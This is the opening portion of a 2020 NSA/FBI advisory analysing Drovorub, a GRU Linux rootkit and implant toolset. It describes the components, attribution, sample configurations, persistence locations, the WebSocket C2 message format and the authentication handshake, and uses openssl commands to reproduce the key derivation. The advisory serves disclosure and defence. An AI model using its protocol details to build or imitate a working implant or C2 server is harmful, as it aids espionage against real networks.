National Security Agency
Federal Bureau of Investigation

Cybersecurity Advisory

Russian GRU 85th GTsSS Deploys Previously Undisclosed Drovorub Malware

August 2020 Rev 1.0

U/OO/160679-20
PP-20-0714

Notices and history

Disclaimer of Warranties and Endorsement

The information and opinions contained in this document are provided "as is" and without any warranties or guarantees. Reference herein to any specific commercial products, process, or service by trade name, trademark, manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government. This guidance shall not be used for advertising or product endorsement purposes.

Sources and Methods

NSA and FBI use a variety of sources, methods, and partnerships to acquire information about foreign cyber threats. This advisory contains the information NSA and FBI have concluded can be publicly released, consistent with the protection of sources and methods and the public interest.

Publication Information

Purpose

This advisory was developed as a joint effort between NSA and FBI in support of each agency's respective missions. The release of this advisory furthers NSA's cybersecurity missions, including its responsibilities to identify and disseminate threats to National Security Systems, Department of Defense information systems, and the Defense Industrial Base, and to develop and issue cybersecurity specifications and mitigations. This information may be shared broadly to reach all appropriate stakeholders.

Contact Information

Client Requirements / General Cybersecurity Inquiries:
Cybersecurity Requirements Center, 410-854-4200, Cybersecurity_Requests@nsa.gov

Media Inquiries / Press Desk:
Media Relations, 443-634-0721, MediaRelations@nsa.gov

Trademark Recognition

Executive Summary

The Russian General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (GTsSS), military unit 26165, is deploying previously undisclosed malware for Linux® systems, called Drovorub, as part of its cyber espionage operations. GTsSS malicious cyber activity has previously been attributed by the private sector using the names Fancy Bear, APT28, Strontium, and a variety of other identifiers. (Department of Justice, 2018) (Washington Post, 2018) (CrowdStrike, 2016) This publication provides background on Drovorub, attribution of its use to the GTsSS, detailed technical information on the Drovorub malware, guidance on how to detect Drovorub on infected systems, and mitigation recommendations. Information in this Cybersecurity Advisory is being disclosed publicly to assist National Security System owners and the public to counter the capabilities of the GRU, an organization which continues to threaten the United States and U.S. allies as part of its rogue behavior, including their interference in the 2016 U.S. Presidential Election as described in the 2017 Intelligence Community Assessment, *Assessing Russian Activities and Intentions in Recent US Elections* (Office of the Director of National Intelligence, 2017).

Drovorub is a Linux malware toolset consisting of an implant coupled with a kernel module rootkit, a file transfer and port forwarding tool, and a Command and Control (C2) server. When deployed on a victim machine, the Drovorub implant (client) provides the capability for direct communications with actor-controlled C2 infrastructure; file download and upload capabilities; execution of arbitrary commands as "root"; and port forwarding of network traffic to other hosts on the network.

A number of complementary detection techniques effectively identify Drovorub malware activity. However, the Drovorub-kernel module poses a challenge to large-scale detection on the host because it hides Drovorub artifacts from tools commonly used for live-response at scale. While packet inspection at network boundaries can be used to detect Drovorub on networks, host-based methods include probing, security products, live response, memory analysis, and media (disk image) analysis. Specific guidance for running Volatility®, probing for file hiding behavior, Snort® rules, and Yara® rules are all included in the Detection section of this advisory.

To prevent a system from being susceptible to Drovorub's hiding and persistence, system administrators should update to Linux Kernel 3.7 or later in order to take full advantage of kernel signing enforcement. Additionally, system owners are advised to configure systems to load only modules with a valid digital signature making it more difficult for an actor to introduce a malicious kernel module into the system.

TABLE OF CONTENTS

List of Figures

List of Tables

Introduction

What is Drovorub?

Drovorub is a Linux malware toolset consisting of an implant coupled with a kernel module rootkit, a file transfer and port forwarding tool, and a Command and Control (C2) server. When deployed on a victim machine, the Drovorub implant (client) provides the capability for direct communications with actor-controlled C2 infrastructure (T1071.001[1]); file download and upload capabilities (T1041); execution of arbitrary commands as "root" (T1059.004); and port forwarding of network traffic to other hosts on the network (T1090). The kernel module rootkit uses a variety of means to hide itself and the implant on infected devices (T1014), and persists through reboot of an infected machine unless UEFI secure boot is enabled in “Full” or “Thorough” mode. Despite this concealment, effective detection techniques and mitigation strategies are described below.



Figure 1: Drovorub components

Table I: Drovorub components

Drovorub Component	Function
Drovorub-client	Implant
Drovorub-kernel module	Rootkit
Drovorub-agent	Port Forwarding and File Transfer Tool
Drovorub-server	Command and Control (C2) Server

The Drovorub malware suite is comprised of four separate executable components: Drovorub-agent, Drovorub-client, Drovorub-server and Drovorub-kernel module. Communication between the components is conducted via JSON over WebSockets. (Fette & Melnikov, 2011) The Drovorub-agent, Drovorub-client, and Drovorub-server require configuration files and an RSA public key (for the Drovorub-agent and

[1] Identification of MITRE® ATT&CK® Technique.

Drovorub-client) or private key (for the Drovorub-server) for communication. A brief overview of each component is provided below.

Drovorub-server

The Drovorub-server, installed on actor-controlled infrastructure, enables C2 for the Drovorub-client and Drovorub-agent. The Drovorub-server uses a MySQL database to manage the connecting Drovorub-client(s) and Drovorub-agent(s). The database stores data used for Drovorub-agent and Drovorub-client registration, authentication, and tasking.

Drovorub-client

The Drovorub-client component is installed on target endpoints by the actor. This component receives commands from its remote Drovorub-server and offers file transfer to/from the victim, port forwarding, and a remote shell capability. Additionally, the Drovorub-client is packaged with a Drovorub-kernel module that provides rootkit-based stealth functionality to hide the client and kernel module.

Drovorub-kernel module

The Drovorub-kernel module implements the base functionality for hiding itself and various artifacts from user-space, including specified files and directories, network ports and sessions, the Drovorub-client process, and Drovorub-client child processes.

Drovorub-agent

The Drovorub-agent is likely to be installed on Internet-accessible hosts or actor controlled infrastructure. The Drovorub-agent executable receives commands from its configured Drovorub-server. This component includes much of the same functionality as the Drovorub-client, except for the remote shell capability. Additionally, the Drovorub-agent is not packaged with the Drovorub-kernel module rootkit. The apparent purposes of the Drovorub-agent are: to upload files to and download files from Drovorub-client endpoints, and to forward network traffic through port relays.

Attribution

Drovorub is proprietary malware developed for use by the Russian General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (GTsSS), military unit 26165. GTsSS malicious cyber activity has previously been attributed by the private sector using the names Fancy Bear, APT28, Strontium, and a variety of other identifiers. (Department of Justice, 2018) (Washington Post, 2018) (CrowdStrike, 2016)

In addition to NSA's and FBI's attribution to GTsSS, operational Drovorub command and control infrastructure has been associated with publicly known GTsSS operational cyber infrastructure. For one example, on August 5, 2019, Microsoft Security Response Center published information linking IP address 82.118.242.171 to Strontium infrastructure in connection with the exploitation of Internet of Things (IoT) devices in April 2019. (Microsoft Security Response Center, 2019) (Microsoft, 2019) NSA and FBI have confirmed that this same IP address was also used to access the Drovorub C2 IP address 185.86.149.125 in April 2019.

Why is the malware called “Drovorub”, and what does it mean?

The name Drovorub comes from a variety of artifacts discovered in Drovorub files and from operations conducted by the GTsSS using this malware; it is the name used by the GTsSS actors themselves. Drovo [дрово] translates to “firewood”, or “wood”. Rub [руб] translates to "to fell”, or “to chop.” Taken together, they translate to “woodcutter” or “to split wood.”

Drovorub Technical Details

The following sections contain technical details of Drovorub, including component functionality and toolset interaction. All IP addresses, ports, crypto keys, transferred files, file paths, and tunneled data used in the examples were generated in a lab environment and should not be assumed to have actually been used by the actor. Dates and times contained in the examples were either redacted or modified. Additionally, the JSON examples have newlines and tabs added for readability.

Drovorub Components Configuration

Drovorub-server Configuration

The Drovorub-server configuration file is a JSON-formatted text file. It must be present when the Drovorub-server executable is launched and its path is provided as a command-line argument. It contains the IP address, port, database name, username, and password for its backend MySQL database. It also contains the path to its private RSA key, its listening host IP address or domain and port, as well as the interval at which to send keep-alive WebSocket "ping" messages to connected Drovorub-clients and Drovorub-agents. An example Drovorub-server configuration file is shown below. The use of the "phrase" field in the configuration file is unknown.

```
{
      "db_host"       : "<DB_IP_ADDR>",
      "db_port"       : "<DB_PORT>",
      "db_db"         : "<DB_NAME>",
      "db_user"       : "<DB_USER>",
      "db_password"   : "<DB_PASS>",

      "lport"         : "<LHOST>",
      "lhost"         : "<LPORT>",
      "ping_sec"      : "<SEC>",

      "priv_key_file" : "<PRIVATE KEY FILE>",
      "phrase"        : "<PHRASE>"
}
```

Figure 2: Example Drovorub-server configuration file

Drovorub-client Configuration

The initial configuration for the Drovorub-client is embedded within its executable. It includes the Drovorub-server callback URL[2], a username and password, and an RSA public key. Both the username/password pair and the RSA public key are used for authentication with the Drovorub-server. Upon successful registration with the Drovorub-server, the Drovorub-client writes a separate configuration file to disk, which will be hidden by the Drovorub-kernel module. This post-installation configuration file is a JSON-formatted text file. The initial content of the file includes "id" and "key" values used for the Drovorub-client instance's identification and future authentication attempts with the Drovorub-server. See the Network Communications section for details on the Drovorub authentication process. Additional content in the configuration file is added to persist current hiding of arbitrary kernel modules, network ports, files, directories, and processes being effected by the Drovorub-kernel module, as well as any network port relays that are configured within the target. Below is an example of the contents of an initial Drovorub-client configuration file:

[2] The URL consists of configurable IP address or domain name, port, and URI.

```
{
      "id" : "cbcf6abc-466b-11e9-853b-000c29cb9f6f",
      "key": "Y2xpZW50a2V5"
}
```

Figure 3: Example of the initial Drovorub-client configuration file

The value for "id" is a 128-bit time-based UUID string that the Drovorub-server generates for the Drovorub-client when it connects for the first time. This UUID is generated by the open-source POCO C++ libraries, which are statically linked. The final 48 bits (6 bytes) of the UUID are the MAC address of one of the Drovorub-server's Ethernet adapters. Therefore, it is expected that the last 6 bytes of the "id" value will be the same for Drovorub-clients and Drovorub-agents that connect to the same Drovorub-server.

The default "key" value is the base64 encoding of the ASCII string "clientkey". The ASCII string "clientkey" is hardcoded in the Drovorub-server binary. The "key" value is returned from the Drovorub-server to the client during the initial handshake (See the "signin" authentication process described in the Network Communications section).

Below is an example of the Drovorub-client's configuration file with some information about hiding of files, modules, and network ports. If the file, module, or network port is currently being hidden by the Drovorub-kernel module, the "active" field will be set to "true". Otherwise, it will be "false". For files and modules, the "mask" field is the name of the file or module that is being hidden. Each file, module, or network port also has an assigned UUID (the "id" field) used to keep track of the entry.

```
{
      "id" : "6fa41616-aff1-11ea-acd5-000c29283bbc",
      "key": "Y2xpZW50a2V5",
      "monitor" : {
            "file" : [
                  {
                        "active" : "true",
                        "id" : "d9dc492b-5a32-8e5f-0724-845aa13fff98",
                        "mask" : "testfile1"
                  }
            ],
            "module" : [
                  {
                        "active" : "true",
                        "id" : "48a5e9d0-74c7-cc17-2966-0ea17a1d997a",
                        "mask" : "testmodule1"
                  }
            ],
            "net" : [
                  {
                        "active" : "true",
                        "id" : "4f355d5d-9753-76c7-161e-7ef051654a2b",
                        "port" : "12345",
                        "protocol" : "tcp"
                  }
            ]
      }
}
```

Figure 4: Example of the Drovorub-client's configuration file with hidden artifacts listed

Drovorub-agent Configuration

The Drovorub-agent configuration file is a JSON-formatted text file. It must be present when the Drovorub-agent executable is launched and its path is provided as a command-line argument. Initially it contains a callback URL, a username and password, and an RSA public key. Below is an example of an initial Drovorub-agent configuration file:

```
{
      "client_login" : "user123",
      "client pass"  : "pass4567",
      "pub key file" : "public key",
      "server_host"  : "192.168.57.100",
      "server port"  : "45122",
      "server_uri"   : "/ws"
}
```

Figure 5: Example initial Drovorub-agent configuration file

Once the Drovorub-agent has successfully registered with its Drovorub-server for the first time, two additional fields are added to the configuration file: "clientid" and "clientkey_base64". Just like the Drovorub-client's "id" value, the Drovorub-agent's "clientid" is also a 128-bit UUID string generated by the Drovorub-server and sent to the Drovorub-agent during the initial authentication. It is used to identify the unique Drovorub-agent instance. The Drovorub-agent's "clientkey_base64" is also by default the base64 encoding of the ASCII string "clientkey". Below is an example of a Drovorub-agent configuration file after successful connection with its server:

```
{
      "client_login"     : "user123",
      "client pass"      : "pass4567",
      "clientid"         : "e391847c-bae7-11ea-b4bc-000c29130b71",
      "clientkey_base64" : "Y2xpZW50a2V5",
      "pub key file"     : "public key",
      "server host"      : "192.168.57.100",
      "server_port"      : "45122",
      "server uri"       : "/ws"
}
```

Figure 6: Drovorub-agent configuration file after registration with a Drovorub-server

Drovorub Implant Operation

Drovorub-client and Drovorub-kernel module Installation

When the Drovorub-client and Drovorub-kernel module are installed and executed, the following setup activities are performed:

- the Drovorub-kernel module sets up all the system call hooks that are needed for its rootkit functionality (see the Evasion section for more details)
- the Drovorub-client registers itself with the Drovorub-kernel module (see the Host-based Communications section for how the Drovorub-client and Drovorub-kernel module communicate)
- the Drovorub-kernel module hides the Drovorub-client's running processes and the Drovorub-client's executable on disk (see the Evasion section for more details)

If the Drovorub-client is unable to communicate with the Drovorub-kernel module, it will stop execution. Once the Drovorub-client and Drovorub-kernel module have completed their setup activities, the Drovorub-client will attempt to authenticate with its configured Drovorub-server. Once it has successfully registered with the Drovorub-server, the Drovorub-client immediately requests lists of any additional files, modules, or network ports to hide and then waits for commands from the Drovorub-server.

Linux Kernel Module Persistence

The GTsSS cyber program uses a wide variety of proprietary and publicly known techniques to gain access to target networks and to persist their malware on compromised devices.

Independent of a specific cyber actor or toolkit, kernel modules can persist using capabilities built into Linux for loading kernel modules on boot. On Red Hat® based distributions this could include, but is not limited to, placing a .modules executable script within /etc/sysconfig/modules/, adding the kernel module

to /etc/modules.conf, or placing a .conf file within /etc/modules-load.d/. On Debian based distributions this could include but is not limited to adding the kernel module to /etc/modules, or placing a .conf file within /etc/modules-load.d/. Kernel modules typically reside within /lib/modules/<KERNEL_RELEASE>/kernel/drivers/, where <KERNEL_RELEASE> is the Linux kernel release of the target machine. (Configuring the System > Priming the kernel, 2016)

Network Communications

Overview

All network communication between the Drovorub components (i.e. client, agent, and server) uses the WebSocket protocol implemented in the publically available POCO C++ library that is statically linked into each component. The WebSocket protocol, defined in RFC 6455, is an application layer protocol that runs over TCP and consists of an initial handshake followed by message frames for data transfer. Drovorub can be configured to use non-standard TCP ports for WebSocket communication. All Drovorub network communications pass through a Drovorub-server. Drovorub-clients and Drovorub-agents do not talk directly to each other, but communicate through the Drovorub-server. This means that Drovorub-clients and Drovorub-agents can only communicate with other clients and agents who are connected to the same Drovorub-server.

Drovorub uses JSON as the message format for its WebSocket payloads. All Drovorub JSON payloads have the basic structure shown in Figure 7 below. The payload is a single JSON object that contains one member named “children” whose value is an array of JSON objects. The actual ordering of the JSON objects within the “children” array may differ from what is shown below. Each object in the “children” array always contains two members named “name” and “value”. The value of the “value” member is always base64 encoded in each object, with one exception that is detailed in the Command Tasking section. Every Drovorub JSON payload will contain a minimum of two objects in the “children” array. Those objects have the “name” member values “module” and “action”. The “module” and “action” objects denote, in general, a specific C2 command or response. Additional JSON objects, denoted by the “…”, represent the potential parameters associated with the specific “module” and “action” listed. Drovorub C2 commands are further discussed in the Command Tasking section. This format of the payload applies to all network communications between the Drovorub components.

```
{"children":
      [
            {"name":"module","value":"<BASE64 VALUE>"},
            {"name":"action","value":"<BASE64 VALUE>"},
            ...
      ]
}
```

Figure 7: Basic Drovorub JSON payload structure

Of particular importance, the WebSocket protocol implements a feature called "masking"[3] that affects how traffic appears on the network. Per RFC 6455, every WebSocket client message sent to a WebSocket server is XOR "masked" with a random 4-byte value that is unique for each message. The XOR value is passed in the message frame header so the payload data can be de-obfuscated by the WebSocket server. WebSocket server-to-client traffic is not XOR "masked". In the case of Drovorub, Drovorub-servers act as WebSocket servers while Drovorub-clients and Drovorub-agents act as WebSocket clients. Therefore, all traffic sent from a Drovorub-server to a Drovorub-client or Drovorub-agent will be readable as plaintext JSON messages, whereas traffic to the Drovorub-server will appear to be random data because of the XOR masking. The following diagram, taken from RFC 6455, shows the structure of a WebSocket message frame. (Fette & Melnikov, 2011)

[3] See RFC 6455 “The WebSocket Protocol” for more details on client-to-server “masking”.



Figure 8: WebSocket message structure

In WebSocket client-to-server messages, the mask bit is set to 1 and the 4-byte XOR value is contained in the “Masking-key” field. The payload data, which in this case is the JSON, will be XOR'd with the masking key. Each new masked message contains a new 4-byte masking key value, which will be used to obfuscate and deobfuscate the payload data. For WebSocket server-to-client messages, the mask bit is set to 0 and no XOR masking is performed. Figure 9, below, shows the "Follow TCP Stream" view of an initial WebSocket connection and Drovorub authentication session that illustrates client-to-server "masking". The client-to-server traffic (red text) appears to be unrecognizable while the server-to-client traffic (blue text) is plaintext JSON. The client-to-server traffic has been "masked" per RFC 6455. (Fette & Melnikov, 2011)



Figure 9: Initial WebSocket connection and Drovorub authentication session

Authentication

The following is a description of the process used by both the Drovorub-client and Drovorub-agent to connect and authenticate to the Drovorub-server. In this description, the term “client” will be used to refer to either the Drovorub-client or Drovorub-agent unless otherwise specified, as both follow the same process.

The client initiates communication with the Drovorub-server by first establishing a WebSocket connection via an HTTP Upgrade request, as shown in Figure 10, below. For the Drovorub-client, the Drovorub-server IP address and port information is embedded within the executable, whereas for the Drovorub-agent, it is contained the Drovorub-agent's configuration file.

```
GET /ws HTTP/1.0
Connection: Upgrade
Host: 192.168.1.2:12345
Sec-WebSocket-Key: Ui/SCrtEKS/BaslV9vSMUw==
Sec-WebSocket-Version: 13
Upgrade: websocket
```

Figure 10: HTTP Upgrade request

The Drovorub-server responds with a HTTP 101 Switching Protocols response, as shown in Figure 11, below.

```
HTTP/1.0 101 Switching Protocols
Connection: Upgrade
Content-Length: 0
Date: Thu, 05 Nov 2020 13:07:00 GMT
Sec-WebSocket-Accept: SeoYykqncmS/fWcGFIHcv3AR26k=
Upgrade: websocket
```

Figure 11: HTTP 101 Switching Protocols

Details about how WebSocket clients and servers verify the connection during the WebSocket handshake process can be found in RFC 6455 and are not discussed here. (Fette & Melnikov, 2011)

Once the client establishes a WebSocket connection, it attempts to authenticate with the Drovorub-server. There are two processes for Drovorub authentication: “signin” and “login”. The “signin” process is used to register a client for the first time with a Drovorub-server. The “login” process is used for subsequent authentication attempts after a client has already registered itself with a Drovorub-server. The below diagram depicts the C2 commands used during the authentication process for both “signin” and “login”.



Figure 12: C2 commands for authentication

Both processes begin with an authentication request from the client to the Drovorub-server, as shown in the example below (before WebSocket “masking”). The "module" used for Drovorub authentication is "Y2xvdWQuYXV0aA==" which decodes to "cloud.auth". The request contains an “action” object with a

"value" member that base64 decodes to "auth.hello". The "auth.hello" action takes one parameter, a "token" object. The token is a randomly generated 16 byte value that is encrypted with the client's RSA public key and then base64 encoded. (**NOTE**: The "token" value contains carriage returns and newline characters "\r\n". The Drovorub-server will remove these characters before base64 decoding the "token".)

```
{"children":
    [
        {"name":"module","value":"Y2xvdWQuYXV0aA=="},
        {"name":"action","value":"YXV0aC5oZWxsbw=="},
        {"name":"token","value":"AIzX7mWtXtkJOBPeiVtC/0Nyofzgs+GZjZbwi0dd
        8Ak6/RtktfYjUltekzJXNt+CrGvG+ClA\r\n7Hmq772qrvUUjI/8g9MlDRN8vy+ZB
        cclCSv6KtBZ1+nxV285tquowBIEsEiYGX+ULzdhaG3I\r\nvHO/R8Me5xQqkRoS51
        LadZUY8SzEZ/0Eyg5Dtcu9ESzA3mldahqt0gVNExpcr7RfcrlDcfC2\r\nkdEzvck
        IlSDaHbcVT3y9GAp6IUgpmZuSFBkgXHfslUFmNvoAl/Tl5qFzi40woEU2f9kC6JWJ
        \r\n3zCBj+dvCL/oyaoXu7qBOf5hm32/ZjYP+N9AXJI0Jj8zLVb/rjiKoA=="}
    ]
}
```

Figure 13: Client "auth.hello" authentication request to Drovorub-server

When the Drovorub-server receives the authentication request, it decrypts the "token" value with the corresponding RSA private key. To prove it successfully decrypted the token, the Drovorub-server generates a "serverid". The "serverid" is produced by first generating a random 16 byte value, appending the decrypted client token, and then generating a SHA1 digest of the byte values. The random 16 byte value generated by the Drovorub-server is used as its "token" in its response to the client. The Drovorub-server builds an "auth.hello" message with the "serverid" and its unencrypted token and sends it to the client. (**NOTE**: The Drovorub-server's token is not encrypted as it will be used by the client to generate the same "serverid", essentially proving the Drovorub-server decrypted the client token value.) An example of the Drovorub-server response to a client authentication request is shown below.

```
{"children":
    [
        {"name":"module","value":"Y2xvdWQuYXV0aA=="},
        {"name":"action","value":"YXV0aC5oZWxsbw=="},
        {"name":"serverid","value":"6EJKTebFfyODBcBqM+JBVCwJkoM="},
        {"name":"token","value":"+ynYaT4H/8N+EbEx59kDlg=="}
    ]
}
```

Figure 14: Drovorub-server "auth.hello" response to client authentication request

The client then verifies the "serverid" value is valid by doing its own calculation of this value given the Drovorub-server's token from the response message. If the "serverid" values match, the client continues with the authentication process.

Once, the "serverid" is validated, the client sends an "auth.login" (YXV0aC5sb2dpbg==) message specifying whether it wants to "signin" (c2lnbmlu) or "login" (bG9naW4=) to the Drovorub-server. This is denoted by the "mode" value in the client's request. The "auth.login" message requires two parameters, a "clientid" and a "token". These values are essentially a username and password, respectively, which are provided to the Drovorub-server to login. The "clientid" and "token" values are different for the "signin" and "login" process. Details about these values are presented in the following sections.

Client "signin" Process

The following figure is an example of an "auth.login" message for "signin" authentication.

```
{"children":
    [
        {"name":"module","value":"Y2xvdWQuYXV0aA=="},
        {"name":"action","value":"YXV0aC5sb2dpbg=="},
        {"name":"mode","value":"c2lnbmlu"},
        {"name":"clientid","value":"FUegGfcIMH53hGX31fZuQg=="},
        {"name":"token","value":"WAKDUg4GCbPZTyea12NqnQ=="}
    ]
}
```

Figure 15: Client "auth.login" ("signin" mode)

The "signin" process is executed if the client is authenticating with the Drovorub-server for the first time, meaning the "id" and "key" values (in the case of the Drovorub-client), or the "clientid" and "clientkey_base64" values (in the case of a Drovorub-agent) are not present in its configuration file. During "signin", the client authenticates to the Drovorub-server by providing the credentials the Drovorub-server has stored in its MySQL database. The Drovorub-client and Drovorub-agent store these credentials in different places. The Drovorub-client has the credentials embedded in itself, whereas the Drovorub-agent stores the credentials in its configuration file. The username and password are referred to as "client_login" and "client_pass", respectively.

Prior to providing the credentials to the Drovorub-server, the client first encrypts the "client_login" value with an AES-256 (CBC mode) key and initialization vector (IV). To build the key and IV, a passphrase is used that can be generated by both the Drovorub-server and the connecting client. It is the SHA1 digest of the "serverid" concatenated with the client's decrypted token from the "auth.hello" messages. The generated passphrase is then used to create the AES-256 key and IV. An example of how to manually generate the passphrase and AES-256 key and IV is shown below.

1. Assume the "serverid" and decrypted client "token" values are as follows:
    a. "serverid" value (hex): `e8424a4de6c57f238305c06a33e241542c099283`
    b. client "token" value (hex): `d6c08982dc56bdb63d8603a44c73a2b0`
2. Generate the passphrase: *`sha1sum(serverid + client token)`*
    a. "`echo -n "e8424a4de6c57f238305c06a33e241542c099283d6c08982dc56bdb63d8603a44c73a2b0" | xxd -r -p | openssl dgst -sha1 -binary | xxd`
    b. Passphrase (hex) = `5f3f954dd33ae5ac6e19038cf3797754f5a94375`
3. Use the passphrase to generate the AES-256 key and IV.
    a. `echo -n "5f3f954dd33ae5ac6e19038cf3797754f5a94375" | xxd -r -p | openssl aes-256-cbc -pass stdin -nosalt -P -md md5`
    b. **Key = `330af64e5df4bf442564910664a5fe8b7a114a02e315d1ea28c78d6874903965`**
    c. **IV = `dda34761124699ee2c58c8af62218262`**

Figure 16: Manual generation of passphrase and AES-256 key and IV for "signin" process

The "client_login" value is then encrypted with the AES-256 key and IV and used as the "clientid" value in the client's "auth.login" message. The following example shows how to manually generate the "clientid" shown in Figure 16 above.

1. Assume the "client_login" value is as follows:
    a. "client_login": `user123`
2. Encrypt the "client_login value with the AES-256 key and IV:
    a. `echo -n "user123" | openssl enc -aes256 -e -K 330af64e5df4bf442564910664a5fe8b7a114a02e315d1ea28c78d6874903965 -iv dda34761124699ee2c58c8af62218262 | base64`
    b. **"clientid": `FUegGfcIMH53hGX31fZuQg==`** *(same value as seen in Figure 15 above)*

Figure 17: Manual generation of the "clientid" value

